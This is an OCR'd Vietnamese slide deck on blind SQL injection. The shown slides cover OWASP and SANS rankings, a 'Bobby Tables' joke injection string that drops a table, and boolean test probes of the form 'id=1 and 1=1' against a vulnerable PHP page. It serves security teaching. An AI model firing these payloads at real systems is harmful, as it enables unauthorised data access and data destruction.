


Tối ưu hóa tấn công Blind Sql Injection - quá nhanh và quá nguy hiểm

gamma95[at]gmail[dot]com


Nội dung

0x01: 5 phút cho phần chán nhất
0x02: Triển lãm truyện tranh
0x03: 10 điểm yếu ứng dụng web theo xếp hạng OWASP
0x04: 25 lỗi phần mềm nguy hiểm nhất theo xếp hạng của SANS
0x05: Blind sql injection là gì?
0x06: Làm sao để kiểm thử blind sql injection?
0x07: Làm sao để tận dụng blind sql injection?
0x08: Tối ưu bằng cách dùng phép dịch bit
0x09: Tối ưu bằng cách dùng phép dịch bit dựa vào kết quả đã được đánh chỉ mục
0X0A: Tối ưu blind sql injection theo chỉ mục thời gian nghỉ
0X0B: Tối ưu blind sql injection theo dữ liệu nén
0X0C: Hỏi và cùng trả lời

5 phút cho phần chán nhất

$ whoami >/dev/null

Triển lãm truyện tranh



Đừng đặt tên đứa trẻ :

Tèo'); DROP TABLE students;--

10 điểm yếu ứng dụng web theo xếp hạng OWASP

T10 OWASP Top 10 Application Security Risks – 2010

A1 – Injection

- Injection flaws, such as SQL, OS, and LDAP injection, occur when untrusted data is sent to an interpreter as part of a command or query. The attacker's hostile data can trick the interpreter into executing unintended commands or accessing unauthorized data.

A2 – Cross-Site Scripting (XSS)

- XSS flaws occur whenever an application takes untrusted data and sends it to a web browser without proper validation and escaping. XSS allows attackers to execute scripts in the victim's browser which can hijack user sessions, deface web sites, or redirect the user to malicious sites.

25 lỗi phần mềm nguy hiểm nhất theo xếp hạng của SANS

1 CWE-89: Improper Neutralization of Special Elements used in an SQL Command ('SQL Injection')

Summary

Weakness Prevalence	High	Consequences	Data loss, Security bypass
Remediation Cost	Low	Ease of Detection	Easy
Attack Frequency	Often	Attacker Awareness	High

Discussion

These days, it seems as if software is all about the data: getting it into the database, pulling it from the database, massaging it into information, and sending it elsewhere for fun and profit. If attackers can influence the SQL that you use to communicate with your database, then suddenly all your fun and profit belongs to them. If you use SQL queries in security controls such as authentication, attackers could alter the logic of those queries to bypass security. They could modify the queries to steal, corrupt, or otherwise change your underlying data. They'll even steal data one byte at a time if they have to, and they have the patience and know-how to do so. In 2011, SQL injection was responsible for the compromises of many high-profile organizations, including Sony Pictures, PBS, MySQL.com, security company HBGary Federal, and many others.

Technical Details | *Code Examples* | *Detection Methods* | *References*

Prevention and Mitigations

Làm sao để kiểm thử blind sql injection?

. Attacker chèn câu truy vấn:

where **True**

where **False**

VD:

vul.php?id = 1 **and 1=1**

vul.php?id = 1 **and 1=2**

. Ứng dụng **không** trả về thông tin có thể thấy được từ CSDL hay từ những thông điệp lỗi

. Attacker **không** thấy dữ liệu được trích xuất từ CSDL

Làm sao để kiểm thử blind sql injection? (2)

. Attacker phân tích kết quả phản hồi từ phản hồi **trả lời đúng** và phản hồi **trả lời sai**

. Khác biệt về checksum


. Khác biệt về câu trúc HTML

. Khác biệt về từ khóa

